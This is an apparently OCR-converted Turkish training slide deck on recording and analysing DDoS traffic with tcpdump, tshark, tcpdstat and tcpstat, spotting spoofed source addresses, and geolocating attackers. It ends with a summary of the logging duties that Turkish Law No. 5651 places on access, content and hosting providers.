- Paket kaydetme işlemi kesinlikle aktif cihazlar tarafından (IPS, DDoS engelleme Sistemi, Firewall) yapılmamalıdır.
- Tüm paket detayları kaydedilmelidir!
  - Tcpdump –s0

Paket Kaydetme

- Paket kaydetme için Linux/FreeBSD üzerinde tcpdump en uygun seçenektir.
- Windows üzerinde Wireshark ya da windump tercih edilebilir
- 10 Gb ortamlarda klasik libpcap yerine alternatif kütüphaneler tercih edilmelidir.

Tcpdump ile DDoS Ataklarını Kaydetme

- **#tcpdump –n -w ddostest1.pcap –C 2000 –s0**
  - -n isim-ip çözümlemesi yapma
  - -w ddostest1.pcap dosyasına kaydet
  - Dosya boyutu 2GB olduktan sonra başka dosyaya yaz
  - -s0 pakete ait başlık ve payload bilgilerini kaydet

DDoS Saldırı Tipi Belirleme

- Amaç yapılan saldırının tipini belirlemek
- Hangi protokol kullanılarak gerçekleştirilmiş
  - TCP mi? UDP mi? ICMP mi?
- İlk olarak protokol belirlenmeli
- Protokol tipini belirlemek için tcpdstat aracı kullanılabilir
  - **tcpdstat -n ddos.pcap**

Tcpdstat İle DDoS Tipini Belirleme

Log Yönetimi ve Saldırı Analizi

 # tcpdstat -n ddos.pcap

```
DumpFile:  ddos.pcap
FileSize: 45.58MB
Id: 201005181114
StartTime: Tue May 18 11:14:57 2010
EndTime:   Tue May 18 11:16:19 2010
TotalTime: 81.59 seconds
TotalCapSize: 37.38MB  CapLen: 96 bytes
# of packets: 537187 (170.55MB)
AvgRate: 17.55Mbps  stddev:7.87M

### Packet Size Distribution (including MAC headers) ###
<<<<
[  32-  63]:   337610
[  64-  127]:    13257
[ 128-  255]:     5341
[ 256-  511]:    19289
[ 512- 1023]:   104016
[ 1024- 2047]:    57674
>>>>

### Protocol Breakdown ###
<<<<
   protocol       packets            bytes        bytes/pkt
-------------------------------------------------------------------------
[0] total       537187 (100.00%)     178836761 (100.00%)   332.91
[1] ip          537082 ( 99.98%)     178830375 (100.00%)   332.97
[2]  tcp        529590 ( 98.59%)     178126550 ( 99.60%)   336.35
[3]   http(s)   169318 ( 31.52%)     123244600 ( 68.91%)   727.89
[3]   http(c)   113553 ( 21.14%)      34132760 ( 19.09%)   300.59
[3]   squid          9 (  0.00%)        540 (  0.00%)    60.00
[3]   smtp      238109 ( 44.33%)      14288975 (  7.99%)    60.01
[3]   nntp           3 (  0.00%)        180 (  0.00%)    60.00
```

```
[2]  tcp        529590 ( 98.59%)     178126550 ( 99.60%)   336.35
[3]   smtp       238109 ( 44.33%)      14288975 (  7.99%)    60.01
```

Tcpdstat İle DDoS Tipini Belirleme

Log Yönetimi ve Saldırı Analizi


```
# tcpdstat -n ddos1.pcap

DumpFile: ddos1.pcap
FileSize: 0.36MB
Id: 201005181127
StartTime: Tue May 18 11:27:53 2010
EndTime:   Tue May 18 11:28:20 2010
TotalTime: 27.78 seconds
TotalCapSize: 0.30MB  CapLen: 96 bytes
# of packets: 3464 (320.10KB)
AvgRate: 91.67Kbps  stddev:50.34K

### Packet Size Distribution (including MAC headers) ###
<<<<
[  64-  127]:     3362
[ 128-  255]:       89
[ 256-  511]:       13
>>>>


### Protocol Breakdown ###
<<<<
   protocol       packets           bytes        bytes/pkt
-------------------------------------------------------------------------
[0] total        3464 (100.00%)      327782 (100.00%)    94.63
[1] ip           3462 ( 99.94%)      327490 ( 99.91%)    94.60
[2] udp          3462 ( 99.94%)      327490 ( 99.91%)    94.60
[3]  dns          106 (  3.06%)       12378 (  3.78%)   116.77
[3]  other       3356 ( 96.88%)      315112 ( 96.13%)    93.90
[1] ip6             2 (  0.06%)         292 (  0.09%)   146.00
[2] udp6            2 (  0.06%)         292 (  0.09%)   146.00
[3]  other          2 (  0.06%)         292 (  0.09%)   146.00
```

Saldırıda Kullanılan Protokol Bilgisi

- Belirlendikten sonraki aşama hangi ip adreslerinden saldırının yapıldığı
  - Spoof ip kullanılmış mı sorusunun cevabı

tcpdump –r ddos.pcap -n ‘tcp[tcpflags] & tcp-syn == tcp-syn’

22:04:22.809998 IP 91.3.119.80.59204 > 11.22.33.44.53: Flags , seq 2861145144, win 65535, options [mss 1460,sackOK,eol], length 0
22:04:22.863997 IP 91.3.119.80.59135 > 82.8.86.175.25: Flags , seq 539301671, win 65535, options [mss 1460,sackOK,eol], length 0
22:04:22.864007 IP 91.3.119.80.59205 > 11.22.33.44.53: Flags , seq 4202405882, win 65535, options [mss 1460,sackOK,eol], length 0
22:04:23.033997 IP 91.3.119.80.64170 > 11.22.33.44.53: Flags , seq 1040357906, win 65535, options [mss 1460,sackOK,eol], length 0
22:04:23.146001 IP 91.3.119.80.59170 > 11.22.33.44.53: Flags , seq 3560482792, win 65535, options [mss 1460,sackOK,eol], length 0
22:04:23.164997 IP 91.3.119.80.59171 > 20.17.222.88.25: Flags , seq 1663706635, win 65535, options [mss 1460,sackOK,eol], length 0
22:04:23.384994 IP 91.3.119.80.59136 > 11.22.33.44.53: Flags , seq 192522881, win 65535, options [mss 1460,sackOK,eol], length 0
22:04:23.432994 IP 91.3.119.80.59137 > 11.22.33.44.53: Flags , seq 914731000, win 65535, options [mss 1460,sackOK,eol], length 0

Tshark Kullanılarak SYN Flood Analizi

Log Yönetimi ve Saldırı Analizi

root@bt:~# tshark -i eth0 -n -R "tcp.flags.syn == 1 && tcp.flags.ack == 0”

```
Capturing on eth0
 41.796095 218.167.174.26 -> 8.8.8.8     TCP 54 1943 > 80 [SYN] Seq=0 Win=512 Len=0
 42.796163 44.184.182.187 -> 8.8.8.8     TCP 54 1944 > 80 [SYN] Seq=0 Win=512 Len=0
 43.796269 144.183.153.80 -> 8.8.8.8     TCP 54 1945 > 80 [SYN] Seq=0 Win=512 Len=0
 44.796371 23.98.15.169 -> 8.8.8.8      TCP 54 1946 > 80 [SYN] Seq=0 Win=512 Len=0
 45.796475 49.169.219.51 -> 8.8.8.8     TCP 54 1947 > 80 [SYN] Seq=0 Win=512 Len=0
 46.796583 54.228.222.79 -> 8.8.8.8     TCP 54 1948 > 80 [SYN] Seq=0 Win=512 Len=0
 47.796714 71.71.218.202 -> 8.8.8.8     TCP 54 1949 > 80 [SYN] Seq=0 Win=512 Len=0
 48.796790 79.253.145.218 -> 8.8.8.8     TCP 54 1950 > 80 [SYN] Seq=0 Win=512 Len=0
 49.796911 235.17.103.191 -> 8.8.8.8     TCP 54 1951 > 80 [SYN] Seq=0 Win=512 Len=0
 50.797013 174.18.28.18 -> 8.8.8.8      TCP 54 1952 > 80 [SYN] Seq=0 Win=512 Len=0
 51.797112 118.43.252.107 -> 8.8.8.8     TCP 54 1953 > 80 [SYN] Seq=0 Win=512 Len=0
 52.797211 164.175.243.174 -> 8.8.8.8     TCP 54 1954 > 80 [SYN] Seq=0 Win=512 Len=0
 53.797316 83.167.172.33 -> 8.8.8.8     TCP 54 1955 > 80 [SYN] Seq=0 Win=512 Len=0
^C1322 packets dropped
13 packets captured
```

- Tcpdump/Tshark kullanarak ACK bayraklı paketleri ayıklama

  # tcpdump -i bce1 -n 'tcp[13] & 16 != 0'

root@bt:~# tshark -i eth0 -n -R "tcp.flags.syn == 0 && tcp.flags.ack == 1" port 80

```
0.000000  255.85.66.3 -> 8.8.8.8      TCP 54 2938 > 80 [ACK] Seq=1 Ack=1 Win=512 Len=0
  1.000107 61.231.8.177 -> 8.8.8.8     TCP 54 2939 > 80 [ACK] Seq=1 Ack=1 Win=512 Len=0
  2.000212 255.12.85.32 -> 8.8.8.8     TCP 54 2940 > 80 [ACK] Seq=1 Ack=1 Win=512 Len=0
  3.000412 235.53.135.249 -> 8.8.8.8     TCP 54 2941 > 80 [ACK] Seq=1 Ack=1 Win=512 Len=0
  4.000548 177.169.149.38 -> 8.8.8.8     TCP 54 2942 > 80 [ACK] Seq=1 Ack=1 Win=512 Len=0
  5.000737 208.37.37.82 -> 8.8.8.8     TCP 54 2943 > 80 [ACK] Seq=1 Ack=1 Win=512 Len=0
  6.000839 11.202.77.80 -> 8.8.8.8     TCP 54 2944 > 80 [ACK] Seq=1 Ack=1 Win=512 Len=0
  7.000945 233.169.81.134 -> 8.8.8.8     TCP 54 2945 > 80 [ACK] Seq=1 Ack=1 Win=512 Len=0
  8.001127 83.75.23.185 -> 8.8.8.8     TCP 54 2946 > 80 [ACK] Seq=1 Ack=1 Win=512 Len=0
  9.001233 190.24.61.159 -> 8.8.8.8     TCP 54 2947 > 80 [ACK] Seq=1 Ack=1 Win=512 Len=0
 10.001337 16.159.51.249 -> 8.8.8.8     TCP 54 2948 > 80 [ACK] Seq=1 Ack=1 Win=512 Len=0
 11.001564 46.217.26.244 -> 8.8.8.8     TCP 54 2949 > 80 [ACK] Seq=1 Ack=1 Win=512 Len=0
 12.001668 169.25.173.145 -> 8.8.8.8     TCP 54 2950 > 80 [ACK] Seq=1 Ack=1 Win=512 Len=0
```

FIN Flood Analizi

Log Yönetimi ve Saldırı Analizi

- Tcpdump / Tshark kullanarak FIN bayraklı paketleri ayıklama

 # tcpdump -i bce1 -n ‘tcp[13] & 1 != 0’ and tcp port 80

~# tshark -i eth0 -n -R "tcp.flags.fin == 1 && tcp.flags.ack == 0" port 80

12.960201 77.42.170.204 -> 8.8.8.8 TCP 54 1470 > 80 [FIN] Seq=1 Win=512 Len=0
13.960267 102.151.202.65 -> 8.8.8.8 TCP 54 1471 > 80 [FIN] Seq=1 Win=512 Len=0
14.960399 225.229.229.183 -> 8.8.8.8 TCP 54 1472 > 80 [FIN] Seq=1 Win=512 Len=0
15.960558 88.252.155.123 -> 8.8.8.8 TCP 54 1473 > 80 [FIN] Seq=1 Win=512 Len=0
16.960742 12.159.18.155 -> 8.8.8.8 TCP 54 1474 > 80 [FIN] Seq=1 Win=512 Len=0
17.960845 123.227.17.123 -> 8.8.8.8 TCP 54 1475 > 80 [FIN] Seq=1 Win=512 Len=0
18.960947 195.29.95.149 -> 8.8.8.8 TCP 54 1476 > 80 [FIN] Seq=1 Win=512 Len=0
19.961051 44.186.167.191 -> 8.8.8.8 TCP 54 1477 > 80 [FIN] Seq=1 Win=512 Len=0
20.961156 205.169.110.229 -> 8.8.8.8 TCP 54 1478 > 80 [FIN] Seq=1 Win=512 Len=0
21.961257 47.242.29.41 -> 8.8.8.8 TCP 54 1479 > 80 [FIN] Seq=1 Win=512 Len=0
25.961700 123.73.172.244 -> 8.8.8.8 TCP 54 1483 > 80 [FIN] Seq=1 Win=512 Len=0

HTTP GET Flood Saldırısı

Log Yönetimi ve Saldırı Analizi

- TCP paketleri içerisindeki GET komutlarının tcpdump ile ayıklanabilmesi için kullanılması gereken parametreler.
- **#tcpdump -n -r ddos3.pcap tcp port 80 and \(tcp[20:2] = 18225 \)**
- Veya urlsnarf programıyla kaydedilen pcap dosyası okutularak hangi URL'in hangi ip adresleri tarafından istendiği belirlenebilir.

Saldırının Şiddetini Belirleme

- Saldırının şiddetini iki şekilde tanımlayabiliriz
  - Gelen trafiğin ne kadar bant genişliği harcadığı
  - Gelen trafiğin PPS değeri
- PPS=Packet Per Second
- Tcpstat aracı kullanılarak trafik dosyaları üzerinde saldırının PPS değeri, ne kadar bantgenişliği harcandığı bilgileri detaylı olarak belirlenebilir.

Tcpstat

Log Yönetimi ve Saldırı Analizi


```
[root@netdos1 ~]# tcpstat -i br0  -o "Byte/s:%B MinPacketSize:%m  PPS:%p  TCP:%T  UDP:%U \n"  5
pcap_open():
[root@netdos1 ~]# tcpstat -i em0  -o "Byte/s:%B MinPacketSize:%m  PPS:%p  TCP:%T  UDP:%U \n"  5
Byte/s:2853864.00 MinPacketSize:40  PPS:4625.80  TCP:22581  UDP:545
Byte/s:3163546.00 MinPacketSize:40  PPS:5025.20  TCP:24659  UDP:462
Byte/s:3341800.60 MinPacketSize:40  PPS:5332.80  TCP:26007  UDP:651
Byte/s:2213971.80 MinPacketSize:40  PPS:3709.60  TCP:17993  UDP:551
Byte/s:2828787.00 MinPacketSize:40  PPS:5639.40  TCP:27704  UDP:448
Byte/s:2027139.80 MinPacketSize:40  PPS:7679.20  TCP:37505  UDP:654
Byte/s:2153821.80 MinPacketSize:40  PPS:6045.40  TCP:29641  UDP:427
Byte/s:2183682.20 MinPacketSize:40  PPS:5952.00  TCP:28907  UDP:703
Byte/s:2027648.60 MinPacketSize:40  PPS:3296.60  TCP:15966  UDP:506
Byte/s:2413845.20 MinPacketSize:40  PPS:6031.20  TCP:29434  UDP:622
Byte/s:2619756.40 MinPacketSize:40  PPS:7170.60  TCP:35050  UDP:629
Byte/s:2311282.00 MinPacketSize:40  PPS:7137.80  TCP:34933  UDP:567
```

Saldırı Kaynağını Belirleme

Log Yönetimi ve Saldırı Analizi

- DDoS saldırılarında en önemli sorunlardan biri saldırıyı gerçekleştiren asıl kaynağın bulunamamasıdır.
- Bunun temel sebepleri saldırıyı gerçekleştirenlerin zombie sistemler kullanarak kendilerini saklamaları ve bazı saldırı tiplerinde gerçek IP adresleri yerine spoof edilmiş IP adreslerinin kullanılmasıdır.
- Saldırı analizinde saldırıda kullanılan IP adreslerinin gerçek IP'ler mi yoksa spoofed IPler mi olduğu rahatlıkla anlaşılabilir.

- Saldırının gerçek IP adreslerinden mi Spoof edilmiş IP adreslerinden mi gerçekleştirildiği nasıl belirlenebilir?
  - Internet üzerinde sık kullanılan DDoS araçları incelendiğinde IP spoofing seçeneği aktif kullanılırsa random üretilmiş sahte IP adreslerinden tek bir paket gönderildiği görülecektir.
- Fazla sayıda tek bağlantı gözüküyorsa saldırının spoof edilmiş IP adresleri kullanılarak gerçekleştirildiği varsayılabilir.

Spoof IP Belirleme - 2

Log Yönetimi ve Saldırı Analizi

Tek cümleyle özetleyecek olursak:

<u>Eğer aynı IPden birden fazla bağlantı yoksa spoofed IP kullanılmış olma ihtimali yüksektir.</u>

```
#tcpdump -n -r ddos.pcap |awk -F" " '{print $3}'|cut -f1,2,3,4 -d"."|sort -n|uniq -c
   1 6.65.194.168
   1 6.65.208.248
   1 6.65.226.233
   1 6.65.232.125
   1 6.65.235.140
   1 6.65.248.199
   1 6.65.249.104
   1 6.65.32.97
   1 6.65.44.199
   1 6.65.48.49
   1 6.65.62.221
   1 6.65.62.30
   1 37.83.136.81
   1 37.83.14.12
   1 37.83.152.203
   1 37.83.164.223
   1 37.83.165.146
   1 37.83.166.132
   1 37.83.185.89
   1 37.83.194.21
   1 62.185.46.86
   1 62.185.60.100
   1 62.185.64.248
```

Saldırıda Kullanılan Top 10 IP Adresi

- Saldırıda en fazla paket gönderen 10 IP adresi aşadağıdaki script ile bulunabilir.
- Sol taraf IP adresi, sağ taraf ise ilgili IP adresinden saldırı boyunca kaç adet paket gönderildiğidir.

```
# tcpdump -r TEST.pcap -n |cut -f3 -d" "|cut -f1-4 -d"."|sort -n|uniq -c|awk -F" " '{print $2 "\t" $1
}'|sort -rn -k 2|head -10
reading from file TEST.pcap, link-type EN10MB (Ethernet)
11.22.228.246  482196
11.22.243.10  62095
11.22.228.73  27515
11.22.241.138  24972
93.18.207.182  24761
11.22.28.78  13205
195.142.247.7  5041
18.89.192.37  4870
78.16.195.145  4268
78.86.3.178  4157
```

HTTP GET Flood Saldırısında Kullanılan IP Adresleri

- HTTP GET flood saldırılarında IP spoofing yapmak mümkün değildir.
- Bir sistem HTTP isteği gönderebilmesi için öncelikli olarak 3lü el sıkışmasını tamamlaması gerekmektedir.
- Günümüz işletim sistemi/ağ/güvenlik cihazlarında 3'lü el sıkışma esnasında TCP protokolünü kandırarak IP spoofing yapmak mümkün gözükmemektedir.
- Dolayısıyla HTTP GET flood saldırıları analizinde saldırı yapan IP adresleri %99 gerçek IP adreslerdir.

HTTP Flood Yapan IP Adresleri

Log Yönetimi ve Saldırı Analizi


```
# tcpdump -n  -r ddos3.pcap  tcp port 80 and \( tcp[20:2] = 18225  \)|sort -k3 -n|cut -f3 -d"
"|cut -f1,2,3,4 -d"."|sort -n |uniq -c
reading from file ddos3.pcap, link-type EN10MB (Ethernet)
1092 62.202.27.120
  92 62.111.223.1
   7 62.227.26.27
52000 62.227.33.111
  63 62.72.23.102
1300 66.229.63.26
   2 67.193.112.72
   1 77.77.31.226
31020 77.160.72.77
  93 77.161.12.233
  71 77.161.227.192
90232 77.161.32.210
  23 77.162.1.137
   2 77.162.3.170
12900 77.162.76.177
  21 77.163.6.127
   3 77.163.132.37
79100 77.163.217.137
  21 77.165.97.107
   9 77.166.197.232
2700 77.166.60.175
35100 77.166.65.133
74200 77.167.126.119
22009 77.169.152.239
11891 77.171.175.77
```


Tshark Kullanarak HTTP GET Flood Analizi

root@bt:~**# tshark -R http.request -T fields -e ip.src -e http.request.method -e http.host -e http.request.uri**
Capturing on eth0

85.95.238.172	GET	www.lifeoverip.net	/
85.95.238.172	GET	www.lifeoverip.net	/
85.95.238.172	GET	www.lifeoverip.net	/
85.95.238.172	GET	www.lifeoverip.net	/
85.95.238.172	GET	www.lifeoverip.net	/
85.95.238.172	GET	www.lifeoverip.net	/
85.95.238.172	GET	www.lifeoverip.net	/
85.95.238.172	GET	www.lifeoverip.net	/
85.95.238.172	GET	www.lifeoverip.net	/
85.95.238.172	GET	www.lifeoverip.net	/
85.95.238.172	GET	www.lifeoverip.net	/
85.95.238.172	GET	www.lifeoverip.net	/
85.95.238.172	GET	www.lifeoverip.net	/
85.95.238.172	GET	www.lifeoverip.net	/
85.95.238.172	GET	www.lifeoverip.net	/
85.95.238.172	GET	www.lifeoverip.net	/
85.95.238.172	GET	www.lifeoverip.net	/
85.95.238.172	GET	www.lifeoverip.net	/
85.95.238.172	GET	www.lifeoverip.net	/

Saldırıda Kullanılan IP Adresleri Hangi Ülkeden

Log Yönetimi ve Saldırı Analizi



Ülke Bulma Scripti

Log Yönetimi ve Saldırı Analizi


```
[root@depdep huzeyfej# cat ulkebul.py
#!/usr/bin/python
# -*- coding: utf-8 -*-

try:
    import GeoIP
except:
    print "GeoIP Module is missing"

import sys,os


def usage ():
    """ Usage """
    print "Usage: %s ip_address"% (sys.argv[0])
    sys.exit(1)


def print_statistics (list):
    """ Print Statistics """
    for country in list:
        print  list.count(country)


###
### RuN Galkan RunN
###

if __name__ == "__main__":
    """  Main Function """

    if len(sys.argv) != 2 or not os.path.exists(sys.argv[1]):
        usage()
    else:
        country_file = sys.argv[1]

        list_country = []

        for ip_address in open(country_file):
            gi = GeoIP.new(GeoIP.GEOIP_MEMORY_CACHE)
            country = gi.country_code_by_addr(ip_address.split('\n')[0])
            #print ip_address,country

            if country:
                list_country.append(country)

        list= set(list_country)
        for country in list:
            print country,":",list_country.count(country)
```

Flow Araçları

Log Yönetimi ve Saldırı Analizi

- Netflow
- Sflow
- Jflow

Loglama ve 5651 Sayılı Kanun

Log Yönetimi ve Saldırı Analizi

23 Mayıs 2007 ÇARŞAMBA **Resmî Gazete** Sayı : 26530

KANUN

İNTERNET ORTAMINDA YAPILAN YAYINLARIN DÜZENLENMESİ VE BU YAYINLAR YOLUYLA İŞLENEN SUÇLARLA MÜCADELE EDİLMESİ HAKKINDA KANUN

Kanun No. 5651 **Kabul Tarihi : 4/5/2007**

Amaç ve kapsam

MADDE 1 – (1) Bu Kanunun amaç ve kapsamı; içerik sağlayıcı, yer sağlayıcı, erişim sağlayıcı ve toplu kullanım sağlayıcıların yükümlülük ve sorumlulukları ile internet ortamında işlenen belirli suçlarla içerik, yer ve erişim sağlayıcıları üzerinden mücadeleye ilişkin esas ve usûlleri düzenlemektir.

Tanımlar

MADDE 2 – (1) Bu Kanunun uygulamasında;

a) Bakanlık: Ulaştırma Bakanlığını,

b) Başkanlık: Kurum bünyesinde bulunan Telekomünikasyon İletişim Başkanlığını,

c) Başkan: Telekomünikasyon İletişim Başkanını,

ç) Bilgi: Verilerin anlam kazanmış biçimini,

d) Erişim: Bir internet ortamına bağlanarak kullanım olanağı kazanılmasını,

e) Erişim sağlayıcı: Kullanıcılarına internet ortamına erişim olanağı sağlayan her türlü gerçek veya tüzel kişileri,

f) İçerik sağlayıcı: İnternet ortamı üzerinden kullanıcılara sunulan her türlü bilgi veya veriyi üreten, değiştiren ve sağlayan gerçek veya tüzel kişileri,

g) İnternet ortamı: Haberleşme ile kişisel veya kurumsal bilgisayar sistemleri dışında kalan ve kamuya açık olan internet üzerinde oluşturulan ortamı,

ğ) İnternet ortamında yapılan yayın: İnternet ortamında yer alan ve içeriğine belirsiz sayıda kişilerin ulaşabileceği verileri,

h) İzleme: İnternet ortamındaki verilere etki etmeksizin bilgi ve verilerin takip edilmesini,

ı) Kurum: Telekomünikasyon Kurumunu,

i) Toplu kullanım sağlayıcı: Kişilere belli bir yerde ve belli bir süre internet ortamı kullanım olanağı sağlayanı,

j) Trafik bilgisi: İnternet ortamında gerçekleştirilen her türlü erişime ilişkin olarak taraflar, zaman, süre,

Loglama ve T.C. Kanunları

- T.C.K'ları içerisinde loglama konusuna değinecek bazı maddeler bulunmaktadır.
- En ciddi kanun maddesi olarak 5651 sayılı kanunla birlikte gelen loglama maddeleridir
- Genellikle yanlış anlaşılır
- Ağ trafiğinde loglama kimi yerlerde "özel hayatın gizliliği" ilkesiyle çakışır
  - Bu gibi durumlarda özel hayatın korunması ilkesi ağır basar.

5651 Sayılı Kanun

Log Yönetimi ve Saldırı Analizi

- 5651 sayılı “Internet Ortamında Yapılan Yayınların Düzenlenmesi Ve Bu Yayınlar Yoluyla İşlenen Suçlarla Mücadele Edilmesi Hakkında Kanun” ve kanuna dayalı yürürlükteki yönetmelikler
- 2007 yılında tasarlandı
  - Aynı yıl içerisinde kanunun maddelerini daha anlaşılır hale getiren çeşitli yönetmelikler yayınlanarak yürürlüğe girdi
- Yerli “Big Brother” olarak algılandı
  - Teknik olarak yetersiz maddeler bulunmakta

- **Erişim sağlayıcı:** Internet toplu kullanım sağlayıcılarına ve abone olan kullanıcılarına internet ortamına erişim olanağı sağlayan işletmeciler ile gerçek veya tüzel kişileri.
  - *Internet erişimi sağlayan ISP'ler, GPRS üzerinden internet erişim hizmeti veren GSM firmaları.*

Erişim Sağlayıcı Yükümlülükler

Log Yönetimi ve Saldırı Analizi

- **Erişim sağlayıcı trafik bilgisi:** İnternet ortamına erişime ilişkin olarak abonenin adı, adı ve soyadı, adresi, telefon numarası, abone başlangıç tarihi, abone iptal tarihi, sisteme bağlantı tarih ve saat bilgisi, sistemden çıkış tarih ve saat bilgisi, ilgili bağlantı için verilen IP adresi ve bağlantı noktaları gibi bilgileri,

- a) Herhangi bir kullanıcısının yayınladığı hukuka aykırı içerikten, 5651 sayılı Kanun ve ilgili mevzuat hükümlerine göre Başkanlıkça haberdar edilmesi halinde ve teknik olarak engelleme imkânı bulunduğu ölçüde erişimi engellemekle,

Erişim Sağlayıcı Yükümlülükler - 2

- b) Sağladığı hizmetlere ilişkin olarak, Başkanlığın Kanunla verilen görevlerini yerine getirebilmesi için;
- Erişim sağlayıcı trafik bilgisini bir yıl saklamakla, bu bilgilerin doğruluğunu, bütünlüğünü oluşan verilerin dosya bütünlük değerlerini (hash) zaman damgası ile birlikte muhafaza etmek ve gizliliğini temin etmekle, …
- … ve ticari amaçla internet toplu kullanım sağlayıcılar için belirli bir IP bloğundan sabit IP adres planlaması yapmakla ve bu bloktan IP adresi vermekle,

Erişim Sağlayıcı Yükümlülükler - 3

Log Yönetimi ve Saldırı Analizi

- **Kullanıcılarına vekil sunucu hizmeti sunuyor ise**; vekil sunucu trafik bilgisini bir yıl saklamakla, bu bilgilerin doğruluğunu, bütünlüğünü oluşan verilerin dosya bütünlük değerlerini zaman damgası ile birlikte muhafaza etmek ve gizliliğini temin etmekle,

- **Vekil sunucu trafik bilgisi:** İnternet ortamında erişim sağlayıcı tarafından kullanılan vekil sunucu hizmetine ilişkin talebi yapan kaynak IP adresi ve port numarası, erişim talep edilen hedef IP adresi ve port numarası, protokol tipi, URL adresi, bağlantı tarih ve saati ile bağlantı kesilme tarih ve saati bilgisi gibi bilgileri.

Erişim Sağlayıcı Yükümlülükler - 4

- MSISDN-IP Logları:
  - MSISDN=Cep telefonu numarası
- Bu kanunda net yazılmamış fakat kanunun amacı göz önünde bulundurulduğunda olması gerekenlerden.
- Tanımı yapılan “**ERİŞİM SAĞLAYICI TRAFİK BİLGİSİ”** de abonenin telefon nosu ve adresi gibi bilgiler istenmekte.
- Bu bilginin verilebilmesi için MSISDN bilgisi tutulmalıdır.

- **İçerik sağlayıcı:** İnternet ortamı üzerinden kullanıcılara sunulan her türlü bilgi veya veriyi üreten, değiştiren ve sağlayan gerçek veya tüzel kişileri,

- Pratikte kimleri kapsar?
  - Site sahibi olup genele yayın yapan herkes.
  - E-posta listeleri, blogların sahibi de bu kapsama girmektedir.

İçerik Sağlayıcı Sorumlulukları

Log Yönetimi ve Saldırı Analizi

- İçerik sağlayıcı, internet ortamında kullanıma sunduğu her türlü içerikten sorumludur.
- İçerik sağlayıcı, bağlantı sağladığı başkasına ait içerikten sorumlu değildir. Ancak, sunuş biçiminden, bağlantı sağladığı içeriği benimsediği ve kullanıcının söz konusu içeriğe ulaşmasını amaçladığı açıkça belli ise, genel hükümlere göre sorumludur.

5651 | Yer Sağlayıcı

Log Yönetimi ve Saldırı Analizi

- İnternet ortamında hizmet ve içerikleri barındıran sistemleri sağlayan veya işleten gerçek veya tüzel kişileri,
- Hosting firmaları ya da benzeri işi yapan tüm firmalar

Yer Sağlayıcı Yükümlülükleri

- Yer sağlayıcı trafik bilgisini altı ay saklamakla, bu bilgilerin doğruluğunu, bütünlüğünü oluşan verilerin dosya bütünlük değerlerini (hash) zaman damgası ile birlikte saklamak ve gizliliğini temin etmekle, ...
- Yer sağlayıcı, yer sağladığı içeriği kontrol etmek veya hukuka aykırı bir faaliyetin söz konusu olup olmadığını araştırmakla yükümlü değildir.

Yer Sağlayıcı Yükümlülükleri - 2

Log Yönetimi ve Saldırı Analizi

